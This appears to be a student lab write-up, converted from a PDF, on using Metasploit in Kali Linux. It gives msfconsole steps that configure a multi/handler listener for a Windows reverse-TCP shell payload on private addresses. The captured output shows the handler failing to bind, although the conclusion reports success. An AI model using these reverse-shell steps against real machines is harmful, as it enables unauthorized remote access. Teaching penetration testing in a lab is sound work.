+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Use help <command> to learn more
about any command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.164.140
LHOST => 192.168.164.140
msf6 exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.164.140:31337
  
```

Step 5 : Now in Kali Linux open shell by pressing Windows key

Step 6 : Search for metasploit framework and click on it. The shell terminal will


open.

Step 7 : Write the password for user kali.

Step 8 : Write following commands.

Step 9 : **msf6 > use exploit/multi/handler**

```
msf exploit(multi/handler) > set payload
payload => windows/shell/reverse_tcp
msf exploit(multi/handler) > show options
msf exploit(multi/handler) > set LHOST 192.168.9.191
LHOST => 192.168.9.191
msf exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf exploit(multi/handler) > exploit
```



```
File Actions Edit View Help
$ sudo msfdb init && msfconsole
[sudo] password for kali:
[i] Database already started
[i] The database appears to be already configured, skipping initialization

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%                               %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%
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%%                               %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%
%%                               %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

      =[ metasploit v6.1.27-dev ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
```

```

Shell No. 1
File Actions Edit View Help

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh,
  thread, process, none)
  LHOST      LHOST           yes       The listen address (an interface ma
  y be specified)
  LPORT      4444            yes       The listen port

Payload options (windows/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh,
  thread, process, none)
  LHOST      LHOST           yes       The listen address (an interface ma
  y be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target
    
```

```

Shell No. 1
File Actions Edit View Help

msf6 exploit(multi/handler) > set LHOST 192.168.164.140
LHOST => 192.168.164.140
msf6 exploit(multi/handler) > > set LPORT 31337
[-] Unknown command: >
msf6 exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.164.140:31337:- -
[-] Handler failed to bind to 0.0.0.0:31337:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
e or unavailable: (0.0.0.0:31337).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > whoami
[*] exec: whoami


kali
msf6 exploit(multi/handler) > ls
[*] exec: ls

Desktop  Downloads  Music  Public  Videos
Documents krishna  Pictures Templates
msf6 exploit(multi/handler) > dir
[*] exec: dir

Desktop  Downloads  Music  Public  Videos
Documents krishna  Pictures Templates
msf6 exploit(multi/handler) > mkdir krish60
[*] exec: mkdir krish60
    
```

Step 10 : Write the following commands.

```
msf exploit(multi/handler) > whoami
msf exploit(multi/handler) > ls
msf exploit(multi/handler) > dir
msf exploit(multi/handler) > mkdir sandeep37
msf exploit(multi/handler) > ls
msf exploit(multi/handler) > rmdir sandeep37
```



The screenshot shows a terminal window titled "Shell No. 1" with a menu bar (File, Actions, Edit, View, Help). The terminal displays the following commands and output:

```
msf6 exploit(multi/handler) > ls
[*] exec: ls

Desktop    Downloads  krishna    Pictures    Templates
Documents  krish60    Music      Public      Videos
msf6 exploit(multi/handler) > rmdir krish60
[*] exec: rmdir krish60

msf6 exploit(multi/handler) > ls
[*] exec: ls

Desktop    Downloads  Music      Public      Videos
Documents  krishna    Pictures    Templates
msf6 exploit(multi/handler) > 
```

CONCLUSION : We have “Using Metasploit to exploit (Kali Linux)”,Is performed successfully.